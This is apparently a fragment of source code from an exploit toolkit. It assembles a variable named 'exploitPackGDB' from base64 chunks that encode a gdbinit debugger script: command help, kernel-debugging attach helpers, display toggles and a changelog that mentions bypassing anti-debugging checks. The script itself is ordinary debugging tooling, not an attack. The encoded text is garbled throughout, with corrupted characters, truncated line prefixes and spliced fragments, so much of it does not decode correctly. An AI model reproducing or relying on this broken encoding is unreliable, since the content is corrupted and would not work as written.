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16.. exploitPackGDB += "bmQgYXQgMHgleFxuIiwgJHBhdHRlcm4sICRwCiAgICAgICAgZw5kCiA
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16... exploitPackGDB += "ICAgIGVuZAp1bmQKZG9jdW1lbnQgc2VhcmNoCln5bnRheDogc2VhcmN
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16... exploitPackGDB += "cGljIENvbW1hbmrz0lxuIgogICAgcHjpbnRmICJcdHRpcF9kaXNwbGF
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16... exploitPackGDB += "RVNcbiIKICAgIHByaW50ZiaiVXNLIGBzZXQgd3JpdGVgIGluIG9yZGV
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16... exploitPackGDB += "cml0ZSBvZmZgXG4icAgICBwcmludGYgIk5vdGUgdGhhCB0aGlzIG1
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16... exploitPackGDB += "IgplbmQKZG9jdW1lbnQgdGlwX3N0cmlwCln5bnRheDogdGlwX3N0cml
16... exploitPackGDB += "aW5nIHdpdGggc3RyaXBwZWQgYmluYXJpZXMuCmVuZAoKCmRlZmluZSB
16... exploitPackGDB += "cmludGYgIlxuIgogICAgcHjpbnRmICJcdCAgICBJtlRFTCBTWU5UQVg
16... exploitPackGDB += "ICAgICAgICBBVCZUIFNZtlRBWFxuIgogICAgcHjpbnRmICJcdG1uZw1
16... exploitPackGDB += "aW1tICAgICAgICAgICAgbW5lbW9uaWMgc3JjLCBkZXN0LCBpbW1cbiI
16... exploitPackGDB += "W2Jhc2UraW5kZxgqc2NhbGUrZGzcf0gICAgICAgICAgICBkaXNwKGJ
16... exploitPackGDB += "ZSlcbiIKICAgIHByaW50ZiaiXHRYZwdpc3RlcjogICAgICBLYXggICA
16... exploitPackGDB += "Z2lzdGVy0iAgICAgICULZWF4XG4icAgICBwcmludGYgIlx0aW1tZWR
16... exploitPackGDB += "ICAgICAgICAgICAgICBpbW1lZGldGU6ICAgICAkMHHGrLxuIgogICA
16... exploitPackGDB += "ZXJlrbmNl0iAgIFthZGRyXSAGICAgICAgICAgICAgZGVyZWZlcmVuY2U
16... exploitPackGDB += "ICAgIHByaW50ZiaiXHRhYnNvbHV0ZSBhZGRy0iBhZGRyICAgICAgICA
16... exploitPackGDB += "IGFkZHI6ICphZGRyXG4icAgICBwcmludGYgIlx0YnloZSBpbnuoia

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16.. exploitPackGDB += "ICAgICAgICBieXRlIGluc246ICAgICBtb3ZiXG4iCiAgICBwcmludGY
16.. exploitPackGDB += "ICAgbW92IHdvcmQgcHRyICAgICAgICB3b3JkIGluc246ICAgICBtb3Z
16.. exploitPackGDB += "Ilx0ZHdvcmQgaW5zbjogICAgbW92IGR3b3JkIHB0ciAgICAgICBkd29
16.. exploitPackGDB += "XG4iCiAgICBwcmludGYgIlx0ZmFyIGNhbGw6ICAgICAgY2FsbCBmYXI
16.. exploitPackGDB += "Y2FsbDogICAgICBsY2FsbFxuIgogICAgcHJpbnRmICJcdGZhciBqdW1
16.. exploitPackGDB += "ICAgICAgICAgICAzmfyIGp1bXA6ICAgICAgGptcFxuIgogICAgcHJ
16.. exploitPackGDB += "aW50ZiaiTm90ZSB0aGF0IG9yZGVyIG9mIG9wZXJhbmRzIGluIHJldmV
16.. exploitPackGDB += "VCZUIHN5bnRheFxuIgogICAgcHJpbnRmICJyZXF1aXJlcYB0aGF0IGF
16.. exploitPackGDB += "cmVmZXJlbmNpbmcgbWVtb3J5IG9wZXJhbmRzIFxuIgogICAgcHJpbnR
16.. exploitPackGDB += "ZCBzaXplIHN1ZmZpeCAoYiwgdywgZCwgcSlcbiIKICAgIHByaW50Zia
16.. exploitPackGDB += "dCB0aXBfc3ludGF4ClN5bnRheDoggdGlwX3N5bnRheAp8IFN1bW1hcnk
16.. exploitPackGDB += "JlQgc3ludGF4IGRpZmZlcVuY2VzLgplbmQKCgpkZWpbmUgdGlwX2R
16.. exploitPackGDB += "ZiAiXG4iCiAgICBwcmludGYgIkFueSBlleHByZXNzaW9uIGNhbIBzSB
16.. exploitPackGDB += "YWxseSBiZSBkaXNwbGF5ZWQgZXZlcnkgdGltZVxuIgogICAgcHJpbnR
16.. exploitPackGDB += "b3BzLiBUaGUgY29tbWFuZHMgZm9yIHRoaXMgYXJl0lxuIgogICAgcHJ
16.. exploitPackGDB += "IGV4cHInICAgICA6IGF1dG9tYXRpY2FsbHkgZGlzcGxheSBlleHByZXN
16.. exploitPackGDB += "ICAgcHJpbnRmICJcdGBkaXNwbGF5JyAgICAgICAgICA6IHNoB3cgYWx
16.. exploitPackGDB += "ZXNzaW9uc1xuIgogICAgcHJpbnRmICJcdGB1bmRpc3BsYXkgbnVtJyA
16.. exploitPackGDB += "dG9kaXNwbGF5IGZvcIBleHByZXNzaW9uICMgJ251bSdcbiIKICAgIH
16.. exploitPackGDB += "XG4iCiAgICBwcmludGYgIlx0YGRpc3BsYXkveCAqKGluDAqKSRlc3B
16.. exploitPackGDB += "b3Agb2Ygc3RhY2tcBiIKICAgIHByaW50ZiaiXHRgZGlzcGxheS94ICo
17.. exploitPackGDB += "ICA6IHByaW50IGZpcnN0IHBhcmFtZXrlclxuIgogICAgcHJpbnRmICJ
17.. exploitPackGDB += "ICopJGVzaWAgICAgICAgIDogcHJpbnQgc291cmNlIHN0cmluZ1xuIgo
17.. exploitPackGDB += "aXNwbGF5ICHjaGFyICopJGVkaWAgICAgICAgIDogcHJpbnQgZGVzdG
17.. exploitPackGDB += "CiAgICBwcmludGYgIlxuIgplbmQKZG9jdW1lbNQgdGlwX2Rpc3BsYXk
17.. exploitPackGDB += "cGxheQp8IFRpCHMgb24gYXV0b21hdGljYWxseSBkaXNwbGF5aW5nIHZ
17.. exploitPackGDB += "Z3JhbSBzdG9wcy4KZW5kCgojIGJ1bmNoIG9mIHNlbWktdXNlbGVzcyB
17.. exploitPackGDB += "bGUgYW5kIGRp2FibGUgc2hvcnRjdXrZIGZvcBzdG9wLW9uLXNvbG
17.. exploitPackGDB += "awMgdHJpY2shCmRlZmluZSBlbmFibGVzb2xpYgoJc2V0IHN0b3Atb24
17.. exploitPackGDB += "CXByaW50ZiaiU3RvcC1vbi1zb2xpYi1ldmVudHMgaXMgZW5hYmxlZCF
17.. exploitPackGDB += "IGVuYWJsZXNvbGliClN5bnRheDogZW5hYmxlc29saWIkfCBTaG9ydGN
17.. exploitPackGDB += "cC1vbi1zb2xpYi1ldmVudHMgdHJpY2suCmVuZAoKcmRlZmluZSBkaXN
17.. exploitPackGDB += "dG9wLW9uLXNvbGliLWV2ZW50cyAwCglwcmmludGYgIlN0b3Atb24tc29
17.. exploitPackGDB += "c2FibGVkIVxuIgplbmQKZG9jdW1lbNQgZGlzYWJsZXNvbGliClN5bnR
17.. exploitPackGDB += "CnwgU2hvcnRjdXQgdG8gZGlzYWJsZSBzdG9wLW9uLXNvbGliLWV2ZW5
17.. exploitPackGDB += "IyBlbmFibGUgY29tbWFuZHMgZm9yIGRpZmZlcVudCBkaXNwbGF5cwp
17.. exploitPackGDB += "ZWN0aXZLYwoJc2V0ICRTSE9XT0JKRUNUSVZFQyA9IDEKZW5kCmRvY3V
17.. exploitPackGDB += "dGl2ZWMKU3ludGF40iBlbmFibGVvYmplY3RpdmVjCnwgRw5hYmxlIGR
17.. exploitPackGDB += "aXZlLWMgaW5mb3JtYXRpb24gaW4gdGhIIGNvbnRleHQgd2luZG93Lgp
17.. exploitPackGDB += "YmxlY3B1cmVnaXN0ZXJzCglzZXQgJFNIT1dDUFVSRUdJU1RFULMgPSA
17.. exploitPackGDB += "bmFibGVjcHVyZWdpC3RlcMKU3ludGF40iBlbmFibGVjcHVyZWdpC3R
17.. exploitPackGDB += "cGxheSBvZibjchUgcmVnaXN0ZXJzIGluIHRoZSBjb250ZXh0IHdpbmR
17.. exploitPackGDB += "IGVuYWJsZXN0YWNRcglzZXQgJFNIT1dTEFDSyA9IDEKZW5kCmRvY3V
17.. exploitPackGDB += "Cln5bnRheDogZW5hYmxlc3RhY2sKfCBFbmFibGUgZGlzcGxheSBvZiB
17.. exploitPackGDB += "dGV4dCB3aW5kb3cuCmVuZAoKcmRlZmluZSBlbmFibGVkYXRhd2luCgl
17.. exploitPackGDB += "ID0gMQplbmQKZG9jdW1lbNQgZW5hYmxlZGF0YXdpbgpTeW50YXg6IGV
17.. exploitPackGDB += "bmFibGUgZGlzcGxheSBvZibkYXRhIHdpbmRvdyBpbib0aGUgY29udGV
17.. exploitPackGDB += "CiMgZGlzYWJsZSBjb21tYW5kcyBmb3IgZGlzZmVyZW50IGRp3BsYXl
17.. exploitPackGDB += "b2JqZWN0aXZlYwoJc2V0ICRTSE9XT0JKRUNUSVZFQyA9IDAKZW5kCmR
17.. exploitPackGDB += "YmplY3RpdmVjClN5bnRheDogZGlzYWJsZW9iamVjdG12ZWMKfCBEaXN
17.. exploitPackGDB += "b2JqZWN0aXZlLWMgaW5mb3JtYXRpb24gaW4gdGhIIGNvbnRleHQgd2l
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17.. exploitPackGDB += "bmUgZGlzYWJsZW\0wdXJlZ2\0zdGVycwoJc2V0ICRTSE9XQ1BVUkVHSVN
17.. exploitPackGDB += "dW1lbnQgZGlzYWJsZW\0wdXJlZ2\0zdGVycwpTeW50YXg6IGRpc2FibGV
17.. exploitPackGDB += "aXNhYmxlIGRpc3BsYXkgb2YgY3B1IHJlZ2\0zdGVycyBpbIB0aGUgY29
17.. exploitPackGDB += "ZAoKCmRlZmluZSBkaXNhYmxlc3RhY2sKCXNldCAkU0hPV1NUQUNLID0
17.. exploitPackGDB += "ZGlzYWJsZXN0YWNRClN5bnRheDogZGlzYWJsZXN0YWNRcnwgRGlzYWJ
17.. exploitPackGDB += "YWNRIGluZm9ybWF0aW9uIGluIHRoZSbjb250ZXh0IHdpbmRvdy4KZW5
17.. exploitPackGDB += "bGVkYXRhd2luCglzZXQgJFNIT1dEQVRBV0lOID0gMAplbmQKZG9jdW1
17.. exploitPackGDB += "aw4KU3ludGF40iBkaXNhYmxlZGF0YXdpbgp8IERpc2FibGUgZGlzcGx
17.. exploitPackGDB += "dyBpbIB0aGUgY29udGV4dCB3aW5kb3cuCmVuZAoKCmRlZmluZSBhcm0
17.. exploitPackGDB += "REVTID09IDEKICAICAgICBzZXQgYXJtIHNb3ctb3Bjb2RllWJ5dGV
17.. exploitPackGDB += "c2V0ICRBuk0gPSAxCmVuZApkb2N1bWVudCBhcm0KU3ludGF40iBhcm0
17.. exploitPackGDB += "cmsgd2l0aCBBUk0gYmluYXJpZXMuCmVuZAoKZGVmaW5lIGlvc2tkcAo
17.. exploitPackGDB += "TlRFWFQgPSAwCiAgICBzZXQgJFNIT1dfTkVTVF9JTlNOID0gMAplbmQ
17.. exploitPackGDB += "Cln5bnRheDogaW9za2RwCnwgRGlzYWJsZSBkdW1waW5nIGNvbRleHQ
17.. exploitPackGDB += "IGlPUyBLRFAgZGVidWdnaw5nCmVuZAoKZGVmaW5lIGludGVsc3ludGF
17.. exploitPackGDB += "IDAkICAICAgICBzZXQgZGlzYXNzZW1ibHktZmxhdm9yIGludGVsCiA
17.. exploitPackGDB += "TEFWT1IgPSAwCiAgICB1bmQKZW5kCmRvY3VtZW50IGludGVsc3ludGF
17.. exploitPackGDB += "eW50YXgKfCBDaGFuZ2UgZGlzYXNzZW1ibHkgc3ludGF4IHRvIGludGV
17.. exploitPackGDB += "ZGVmaW5lIGF0dHN5bnRheAogICAgaWYgJEFSTSA9PSAwCiAgICAICAg
17.. exploitPackGDB += "LWZsYXZvcibhdHQKICAgICAICBzZXQgJFg4NkZMQVZPUia9IDEKICA
17.. exploitPackGDB += "bnQgYXR0c3ludGF4Cln5bnRheDogYXR0c3ludGF4CnwgQ2hhbmdlIGR
17.. exploitPackGDB += "eCB0byBhdCZ0IGzsYXZvc4KZw5kCgpkZWpbmUga2VybmvSzMzIKICA
17.. exploitPackGDB += "ICAICAgICAjIHRyeSB0byBsb2FkIGtnbWFjcm9zIGZpbGVzCiAgICA
17.. exploitPackGDB += "IHNpbGVudCBpZiBub24tZXhpc3RlbnQuLi4KICAgICAICBzb3VyY2U
17.. exploitPackGDB += "ZXQgYXJjaGl0ZWN0dXJlIGkzODYKICAgICAICBpZiAkYXJnYyA9PSA
17.. exploitPackGDB += "cmdldCByzW1vdGUgbG9jYWxob3N00iRhcmcxCiAgICAICAgZwxZQo
17.. exploitPackGDB += "ZXQgcmVtb3RlIGxvY2FsaG9zdDo40DMyciAgICAICAgZw5kCiAgICB
17.. exploitPackGDB += "cCBzXJuZwzMgogICAICAgZw5kCmVuZApkb2N1bWVudCBzXJuZwzMgp
17.. exploitPackGDB += "IFBBVEhfVE9fs0dNQUNST1MgPFBPUlQ+CnwgQXR0YwNoIHRvIFZNd2F
17.. exploitPackGDB += "MzIgYml0cyBrZJJuZwuwCnwgVGhlIHBDGggdG8ga2dtYWNyb3MgbXV
17.. exploitPackGDB += "cyBmaXJzdCBwYXJhbW0ZXiUcnwgSWYgeW91IGRvbidoIhdhnQgdG8
17.. exploitPackGDB += "dXN0IHB1dCBzb21ldGhpbcgYXMgdGhlIGZpcnN0IHBhcmFtzRlc4
17.. exploitPackGDB += "bWV0ZXiGaXMgdGhlIHBCnQgdG8gY29ubmVjdCB0bywgaW4gY2FzZSB
17.. exploitPackGDB += "ZyB0aGUgZGVmYXVsCA40DMycnwg3Igd2FudCB0byBrZJJuZwlgZGV
17.. exploitPackGDB += "ZSBhY3RpdmUgdmlydHVhbCBtYWNoaW5lLgp8IEJ5IHN1cHBseWluZyB
17.. exploitPackGDB += "IHRoaXMgY29tbWFuZCBzaG91bGQgYmUgY29tcGF0aWJsZSB3aXRoIGF
17.. exploitPackGDB += "bmUga2VybmvSjNjQKICAgIGlmICRhcndjICE9IDEKICAICAgICAjIHR
17.. exploitPackGDB += "cm9zIGZpbGVzCiAgICAICAgIyBmYwlsdXJlIGlzIHNpbGVudCBpZiB
17.. exploitPackGDB += "ICAICAgICBzb3VyY2UgJGFyZzAKICAgICAICBzZXQgYXJjaGl0ZWN
17.. exploitPackGDB += "CiAgICAICAgAwygJGFyZ2MgPT0gMgogICAICAgICAICB0YXJnZXQ
17.. exploitPackGDB += "dDokYXJnMQogICAICAgIGVsc2UKICAgICAICAgICAICAgdGFyZ2V0IHZ
17.. exploitPackGDB += "ODg2NAogICAICAgIGVuZAogICAICAgZwxxZQogICAICAgIGhlhAga2V
17.. exploitPackGDB += "bmQKZG9jdW1lbnQga2VybmvSjNjQKU3ludGF40iBrZJJuZw2NCBQV
17.. exploitPackGDB += "T1JUPgp8IEF0dGFjaCB0byBWTXdhcmUgZ2RiIHN0dWIgZm9yIDY0IGJ
17.. exploitPackGDB += "ZSBwYXRoIHRvIGtnbWFjcm9zIG11c3QgYmUgc3VwcGxpZWQgYXmgZml
17.. exploitPackGDB += "IELmIHlvdSBkb24ndCB3YW50IHRvIGxvYwQga2dtYWNyb3MganVzdCB
17.. exploitPackGDB += "IHRoZSBmaXJzdCBwYXJhbW0ZXiUcnwgT3B0aW9uYlwgcGFyYW1ldGV
17.. exploitPackGDB += "IGNvb5LY3QgdG8sIGluIGNhc2UgeW91IGFyZSBub3QgdXNpbmcgD
17.. exploitPackGDB += "IG9yIhdhnQgdG8ga2VybmvSjGRlYnVnIG1vcmUgdGhhbiBvbmuG
17.. exploitPackGDB += "aGluZS4KfCBCeSBzdXBwbHlpbmcfYSBib2d1cyBrZ21hY3JvcyB0aG
17.. exploitPackGDB += "IGJlIGNvbXBhdGlibGUgd2l0aCBhbnkgT1MuCmVuZAoKZGVmaW5lIDM

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17.. exploitPackGDB += "RFA2NEJJVFmPSAwCiAgICBzZXQgJDY0QkLUUyA9IDAKZW5kCgpkZWZ
17.. exploitPackGDB += "ZXQgJEtEUDY0QkLUUyA9IDEKICAgIHNldCAkNjRCsvRTID0gMQplbmQ
17.. exploitPackGDB += "cAogICAgc2V0ICRLRFA2NEJJVFmPSAtMQplbmQKCmRlZmluZSBoZWf
17.. exploitPackGDB += "ICE9IDEKICAgICAgICBoZwxwIGhLYWRlcgogICAgZwxzzQogICAgICA
17.. exploitPackGDB += "bXAvZ2RiaW5pdF9oZWfkZXJfZHvtcCAkYXJnMCAkYXJnMCArIDQwOTY
17.. exploitPackGDB += "dXNyL2JpbivdG9vbCAtaCAvdG1wL2dkYmluaXRfaGVhZGVyX2R1bXA
17.. exploitPackGDB += "YmluL3JtIC1mIC90bXAvZ2RiaW5pdF9oZWfkZXJfZHvtcAogICAgZw5
17.. exploitPackGDB += "ZWfkZXIKU3ludGF40iBoZWfkZXIgTUFSE9fSEVBREVSX1NUQVJUX0F
17.. exploitPackGDB += "ZSBNYWnLu8gaGVhZGVyIGxvY2F0ZWQgYXQgZ2l2Zw4gYWRkcmVzcwp
17.. exploitPackGDB += "Y21kcwogICAgAWyGJGFyZ2MgIT0gMQogICAgICAgIGhlbHAgbG9hZGN
17.. exploitPackGDB += "ICAgICAJIHRoaxMgc2l6ZSBzaG91bGQgYmUgZ29vZCblbm91Z2ggZm9
17.. exploitPackGDB += "ICAgICAgICBkdW1wIG1lbW9yeSAvdG1wL2dkYmluaXRfaGVhZGVyX2R
17.. exploitPackGDB += "KyA0MDk2ICogMTAKICAgICAgICBzaGVsbCAvdXNyL2JpbivdG9vbCA
17.. exploitPackGDB += "aGVhZGVyX2R1bXAKICAgICAgICBzaGVsbCAvYmluL3JtIC1mIC90bXA
17.. exploitPackGDB += "ZHVtcAogICAgZw5kCmVuZApkb2N1bWVudCBsb2FkY21kcwpTeW50YXg
17.. exploitPackGDB += "X0hFQURFUL9TVEFSVF9BRERSRVNTCnwgRHVtcCB0aGUgTWFjaC1PIGx
17.. exploitPackGDB += "CgojIGRLZmluaW5nIGl0IGhlcUmUgZG91c24ndCBnZXQgdGhlIHnwYWN
17.. exploitPackGDB += "ZSBkaXNhYmxly29sb3Jwcm9tcHQKICAgIHNldCBwcm9tcHQgZ2RiJAp
17.. exploitPackGDB += "YWJsZWNvbG9ycHjbXB0CnwgUmVtb3ZlIGNvbG9yIGZyb20gcHjbxB
18.. exploitPackGDB += "YWJsZWNvbG9ycHjbXB0CiAgICBzZXQgcHjbXB0IFwwMzNbMzFtZ2R
18.. exploitPackGDB += "b2N1bWVudCBlbmFibGVjb2xvcnByb21wdAp8IEVuYWJsZSBjb2xvcIB
18.. exploitPackGDB += "CgojIE9sZGVyIGNoYW5nZSBsb2dz0gojCimGICBWZXJzaW9uIDcuNC4
18.. exploitPackGDB += "ICAgICAtIEFkZGVkIHRoZSAic2tpcCTigY29tbWFuZC4gVGhpcyB3aWx
18.. exploitPackGDB += "eHQgaW5zdHJ1Y3RpB24gYwZ0ZXIgRULQL1JJUCB3aXRob3V0IGV4ZWN
18.. exploitPackGDB += "dCBvbmUuCiMgICAgICAgVGhhbmtzIHRvIEBiU3I0MyBmb3IgdGhliIHR
18.. exploitPackGDB += "aGUgY3VycmVudCBpbmN0cnVjdGlvbIBzaXplLgojCimJVmVyc2lvbiA
18.. exploitPackGDB += "MSkKIwkgIC0gTW9kaWZpZWQgImhleGR1bXAiIGNvbW1hbmqgdG8gc3V
18.. exploitPackGDB += "IG51bWJlcibVzIBsaW5lcyAob3B0aW9uYwlgcGFyYw1ldGVyKQojCSA
18.. exploitPackGDB += "aWN0aW9ucyBvbIB0eXBLIG9mIGFkZHJlc3NlcyBpbIB0aGUgImRkIiB
18.. exploitPackGDB += "IHRvIFBsb3VqIGZvcIB0aGUgd2FybmluZyA6LSkKIwkgICBJIGRvbid
18.. exploitPackGDB += "dGhLIB9yaWdpbmFsIHRoaW5raW5nIGJlaGluZCB0aG9zZSA6LSkKIw
18.. exploitPackGDB += "IGFzc2VtYmxlIGNvbW1hbmqgdG8gc3VwcG9ydCA2NGJpdHMgLSBZb3U
18.. exploitPackGDB += "Y29tcGlsZSBuYXNtIHNpbmNLiHRoZSB2ZXJzaW9uIHN0aXBwZWQgd2l
18.. exploitPackGDB += "c3VwcG9ydHMgNjRiaXrzICH3d3cubmFzbS51cykuCimJICAgQXNzdW1
18.. exploitPackGDB += "YmluYXJ5IGlzIGluc3RhbgxLZCBhdCAvdXNyL2xvY2FsL2JpbIAtIG1
18.. exploitPackGDB += "bGUgYXQgdGhliHrvCBpZiB5b3UgbmVLZCBzby4gCimJICAgSXQgd2l
18.. exploitPackGDB += "ZCBvbiB0aGUgdGFyZ2V0IGFyY2ggYmVpbmcgZGvidWdnZWQuIElmIHL
18.. exploitPackGDB += "ZGIgZm9yIGEgcXVpY2sgYXNtIGp1c3QgdXNLIHRoZSAzMmJpdHMgb3I
18.. exploitPackGDB += "IHRvIHNldCB5b3VyIHRhcmdldC4KIyAgICAgIFRoYw5rcyB0byBzbmF
18.. exploitPackGDB += "bmcgYw5kIG9yaWdpbmFsIHBhdGNoIDotKQojCSAgLSBBZGRlZCAiYXN
18.. exploitPackGDB += "cyBhIHNob3J0Y3V0IHRvIHRoZSAiYXNzZW1ibGUiIGNvbW1hbmquCiM
18.. exploitPackGDB += "Z3VyYXRpb24gdmFyaWFibGUgZm9yIGNvbG9yaXplZCBwcm9tcHQ
18.. exploitPackGDB += "bWUgaXNzdWVzIHdpdGggVWJ1bnR1J3MgZ2RiIDcuMiBpZiBwcm9tcHQ
18.. exploitPackGDB += "CimGICBWZXJzaW9uIDcuNC4yICgxMS8wOC8yMDExKQojICAgIFNtYw
18.. exploitPackGDB += "IGJ1ZyBoYXBwZW5pbmcgb24gRnJLZUJTRCA4LjIuIEl0IGRvZXNuJ3Q
18.. exploitPackGDB += "c3RydWn0aW9uLCBuZWVkyB0byBzSAiaWygKCIuIFdlaXjkIqojICA
18.. exploitPackGDB += "byBFdmFuIGZvcibyZXBvcnRpbmcgYw5kIHNlbnRpbmcgdGhliHBhdGN
18.. exploitPackGDB += "IHRoZSBwdHJhY2VtZS9ycHRyYWNlbWUgY29tbWFuZHMgdG8gYnlwYXN
18.. exploitPackGDB += "YW50aS1kZWJ1Z2dpbmcdGVjaG5pcXvlLgojICAgICBhcmFiYmVkiHr
18.. exploitPackGDB += "ZmFsa2VuLnR1eGZhbWlseS5vcmcvP3A9MTcxCiMjICBJdCdZIGNvbW1
18.. exploitPackGDB += "IGEgZ2RiIHByb2JszW0gaW4gT1MgWCAocmVmZXIgdG8gaHR0cDovL3J
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18.. exploitPackGDB += "MTEvMDgvMjAvYW5vdGhlc1wYXRjaC1mb3ItYXBwbGVzLWdkYi10aGU
18.. exploitPackGDB += "cHJvYmxlbS8gKQojCSAgSnVzdCB1bmNvbW1lbnQgaXQgaWYgeW91IHd
18.. exploitPackGDB += "cmFjZSBlbmFibGVkIHN5c3RlbXMuCiMKIyAgIFZlcNpb24gNy40LjE
18.. exploitPackGDB += "ZkchCiMgICAgQWRkZWQgcGF0Y2ggc2VudCbieSBzYnosIG1vcmUgdGh
18.. exploitPackGDB += "aGljaCBJIGZvcmdvdCB0byBhZGQg0i0vCiMgICAgIFRoaXMgdlsbCB
18.. exploitPackGDB += "Zm9yIGEgZ2l2ZW4gcGF0dGVybiBiZXr3ZWVuIHN0YXJ0IGFuZCB1bmQ
18.. exploitPackGDB += "T24gc2J6IHdvcRz0iAiSXQncyB1c2VmdWxsIHRvIGZpbmQgY2FsbCw
18.. exploitPackGDB += "bmcgbGlrZSB0aGF0LiIg0i0pCiMgICAgTmV3IGNvbW1hbmQgaXMgInN
18.. exploitPackGDB += "c2lvbiA3LjQgKDIwLzA2LzIwMTEpIC0gZkchCiMgICAgV2h1b1ByZwd
18.. exploitPackGDB += "dHdlZW4gaW5zdHJ1Y3RpB25zIHRoZSBjb2xvcib3aWxsIGNoYW5nZSB
18.. exploitPackGDB += "aGFwcGVucyBpbibPbGx5REJHKQojICAgICBUaGlzIGlzIHRoZSBkZWZ
18.. exploitPackGDB += "ZiB5b3UgZG9uJ3QgbGlrZSBpdCwgbW9kaWZ5IHRoZSB2YXJpYWJsZSB
18.. exploitPackGDB += "ICAgIEFkZGVkIHBhdGNoIHNlbnQgYnkgUGhpbgIwGugTGfuZ2xvaXM
18.. exploitPackGDB += "IGZpcnN0IGRpc2Fzc2VtYmx5IGxpbmUgLSBjaGFuZ2UgdGh1IHNldHR
18.. exploitPackGDB += "Q09MT1IxU1RMSU5FIC0gYnkgZGVmYXVsdCbpCdZIGRpc2FibGVkCiM
18.. exploitPackGDB += "ICgyMS8wMi8yMDExKSAtIGZHIQojCSAgQWRkZWQgdGh1IGNvbW1hbmQ
18.. exploitPackGDB += "aWVkiHRoZSBpbnQzIGNvbW1hbmQuIFRoZSBuZXcgY29tbWFuZCB3aWx
18.. exploitPackGDB += "dGUgaW4gcHJldmlvdXMgaW50MyBwYXRjaC4KIwojIA1WZXJzaW9uIDc
18.. exploitPackGDB += "KSAtIGZHIQojCSAgQWRkZWQgZ5hYmxlbGliL2Rpc2FibGVsaWIgY29
18.. exploitPackGDB += "IHNldCB0aGUgc3RvcC1vb1zb2xpYi1ldmVudHMgdHJpY2sKIwkgIEl
18.. exploitPackGDB += "dGVwb2ggY29tbWFuZCBlcXVpdmFsZW50IHRvIHRoZSBzdGVwbyBidXQ
18.. exploitPackGDB += "YnJlYwtbw2ludHMgCiMJICBNb3JlIGZpeGVzIHRvIHN0ZXBVcimKIwl
18.. exploitPackGDB += "MDQvMjAxMCkgLSBmRyEKIwkgIFN1chBvcnQgZm9yIDY0Yml0cyB0YXJ
18.. exploitPackGDB += "IDMyYml0cywgeW91IHNob3VsZCBtb2RpZnkdgHlIHZhcmhYmxlIG9
18.. exploitPackGDB += "IG9yIDY0Yml0cyB0byBjaG9vc2UgdGh1IG1vZGUuCiMgICAgIAkgIEk
18.. exploitPackGDB += "bm90aGVyIHdheSB0byByZWNvZ25pemUgdGh1IHR5cGUgb2YgYmluYXJ
18.. exploitPackGDB += "IHJlZ2lzdGVyIGRvZXNuJ3Qgd29yayB0aGF0Ihd1bGwuCiMJICBUT0R
18.. exploitPackGDB += "YyBtZXNzYWdlcyBhbmQgc3RlcG8gZm9yIDY0Yml0cwojICAgVmVyc2l
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18.. exploitPackGDB += "ICAgVmVyc2lvbiA3LjIgKDExLzEwLzIwMDkpIC0gZkchCiMJICBBZGR
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18.. exploitPackGDB += "IGR1bXBqdW1wIHN0dWZmLCBmb2xs3dpbmCGSw50ZWwgbWFudWFscy4
18.. exploitPackGDB += "IGVycm9ycyAodGh4IHRvIHJldiB3aG8gcG9pbnRlZCB0aGUgaxlIHB
18.. exploitPackGDB += "bGwgZml4IHRvIHN0ZXBVIGNvbW1hbmQgKG1pc3NlZCBhIGZldyBjYwX
18.. exploitPackGDB += "ZXJzaW9uIDcuMS43IC0gZkchCiMgICAgIEFkZGVkIHRoZSBw3NzaWJ
18.. exploitPackGDB += "d2hhdCdzIGRpc3BsYXllZCB3aXRoIHRoZSBjb250ZXh0IhdpmRvdy4
18.. exploitPackGDB += "ZGVmYXVsdCBvcHRpb25zIGF0IHRoZBnZGIgb3B0aw9ucyBwYXJ0LiB
18.. exploitPackGDB += "bmVsIGRlyNvnZ2luZyBpcyBtdWNoIHNsb3dlciBpZiB0aGUgc3RhY2s
18.. exploitPackGDB += "bGVkLi4uCiMgICAgIE5ldyBjb21tYW5kcyBlbmFibGVvYmplY3RpdmV
18.. exploitPackGDB += "c3RlcMsIGVuYWJsZXN0YWNrLCB1bmFibGVkYXRhd2luIGFuZCB0aGV
18.. exploitPackGDB += "YWxlbnRzICh0byBzdXBwb3J0IHZlYwxaW1lIGNoYW5nZSBvZibkZWZ
18.. exploitPackGDB += "ICAgIEZpeGVkIHBByb2JszW0gd2l0aCB0aGUgYXNzZW1ibGUGy29tbWF
18.. exploitPackGDB += "ZyAvYmluL2VjaG8gd2hpY2ggZG9lc24ndCBzdXBwb3J0IHRoZSAtZSB
18.. exploitPackGDB += "aG91bGQgaGF2ZSB1c2VkiGJhc2ggaw50ZXJuYWwdmVyc2lvbi4KIyA
18.. exploitPackGDB += "dG8gY29sb3JzLi4uCiMgICAgIE5ldyBjb21tYW5kcyBlbmFibGVzb2x
18.. exploitPackGDB += "bGliIC4gSnVzdCBzaG9ydGN1dHMgZm9yIHRoZSBzdG9wLW9uLXNvbG
18.. exploitPackGDB += "aWMgdHJpY2sgISBIZXkuLi4gSSdtIGxhenkg0ykKIyAgICAgRml4ZwQ
18.. exploitPackGDB += "cmVtb3ZhbCBvZiaidSIgY29tbWFuZCwgaW5mbyB1ZG90IGlzIG1pc3N
18.. exploitPackGDB += "ZWJpYW4gLiBEb2VzbidoIGV4aXN0IG9uIE9TIFggc28gYnllIGJ5ZSA
18.. exploitPackGDB += "eXMgYWZmZWN0ZWQgZmxhZ3MgaW4ganVtcCBkZWNPc2lvbnMKIwojICA
```

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18.. exploitPackGDB += "IGZHIQojICAgICBBZGRlZCBtb2RpZmllZCBhc3NlbWJsZSBjb21tYW5
18.. exploitPackGDB += "YW5keSAoZnVydGhlcBtb2RpZmllZCB0byB3b3JrIHdpdGggTWFjIE9
18.. exploitPackGDB += "YW5kcyB1c2VkJHvZSBmdWxsIHBlhdGgbmFtZSwgd29ya2luZyBmb3I
18.. exploitPackGDB += "IGZvcIBvdGhlcnMgaWYgbmVjZXNzYXJ5KQojICAgICBSZW5hbWVkJHR
18.. exploitPackGDB += "IHRocmVhZHMGYmVjYXVzZSB0aHJlyWQgaXMgYW4gaW50ZXJuYWwgZ2R
18.. exploitPackGDB += "bGxvd3MgdG8gbW92ZSBiZXR3ZWVuIHByb2dyYW0gdGhyZWFKcwojCiM
18.. exploitPackGDB += "ICgwNC8wMS8yMDA5KSAtIGZHIQojICAgICBGaXhLZCBjcmFzaCBvbIB
18.. exploitPackGDB += "d2FzIGEGsWYgRWxzZSBjb25kaXRpb24gd2hlcUgdGhlIGVsc2UgaGF
18.. exploitPackGDB += "YXQgbWFkZSBnZGIgY3Jhc2ggb24gTGvvcGFyZCAoQ1JBwlkhISEhKQo
